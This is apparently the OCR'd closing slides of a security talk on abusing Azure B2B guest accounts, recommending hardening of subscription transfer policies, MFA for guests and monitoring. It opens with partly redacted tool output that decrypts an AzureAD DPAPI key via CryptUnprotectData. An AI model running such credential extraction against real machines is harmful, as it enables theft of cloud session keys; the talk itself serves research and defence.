AAACI-8DJrUiMg9-MgfwZhqEt40dO0utsxIYlFWSOZJHDaB7Yp7LEl7Aj_-BGAYLdl9UAAAABoWVq-la3[redacted]
7mNWFTHw_OfqwUzF0VrCNpVuj1KzcdBf_rUm6s /unprotect
Label      : AzureAD-SecureConversation
Context    : 81c888decdafe55c2ed34db72ff98ffd7a1629911c26c3ad
 * using CryptUnprotectData API
Key type   : Software (DPAPI)
Clear key  : 06447cbe2b105ca20f0ce3546223[redacted]
Derived Key: 5c0bac469023ca3a3bdbf182e1ca[redacted]
```

BEST DEFENCE

STOP ROOT CAUSE!

Subscriptions | Manage policies ...

Feedback

Configure policy settings for Azure subscription operations.

Subscription leaving Microsoft Entra tenant:

This policy controls if users can change the Microsoft Entra tenant of Azure subscriptions from this tenant to a different one. Learn more

- (•) Allow everyone (default)
- ( ) Permit no one

Subscription entering Microsoft Entra tenant:

This policy controls if users can bring Azure subscriptions from a different Microsoft Entra tenant into this tenant. Learn more

- (•) Allow everyone (default)
- ( ) Permit no one

Exempted Users

These are special users who can bypass the policy definitions and will always be able to take subscriptions out of this Microsoft Entra ID directory or bring subscriptions into this one.

Search user name or email: Search by name or email address


MICROSOFTS NEW DOCUMENTATION

- https://learn.microsoft.com/en-us/azure/cost-management-billing/manage/manage-azure-subscription-policy

- “The default behavior of these two policies is set to Allow Everyone. Note that the setting of Allow Everyone allows all authorized users, **including authorized guest users** on a subscription to be able to transfer them. It does not mean all users of a directory.”

CONTROLS!

- Generally make guests have as least privilege as possible



DEFENCE, DEFENCE, DEFENCE!

- Add MFA for Guests via CA!
- Monitoring guest made subscriptions
- Review usage of broad dynamic device groups and conditional access policies of devices
- ~~Some alerts can pop up in Security Center~~
- Harden Root Management Group Policies
- Audit devices

CONCLUSION

CONCLUSION

- The B2B guest threat model is not well understood
- Defaults are insecure
- Hardening works!

QUESTIONS?

SIMON MAXWELL-STEWART

LINKEDIN: LINKEDIN.COM/IN/SIMON-MAXWELL-STEWART-46B848A2
GITHUB: @KIDTRONNIX
BLOG: HTTPS://WWW.BEYONDTRUST.COM/BLOG/ENTRY/RESTLESS-GUESTS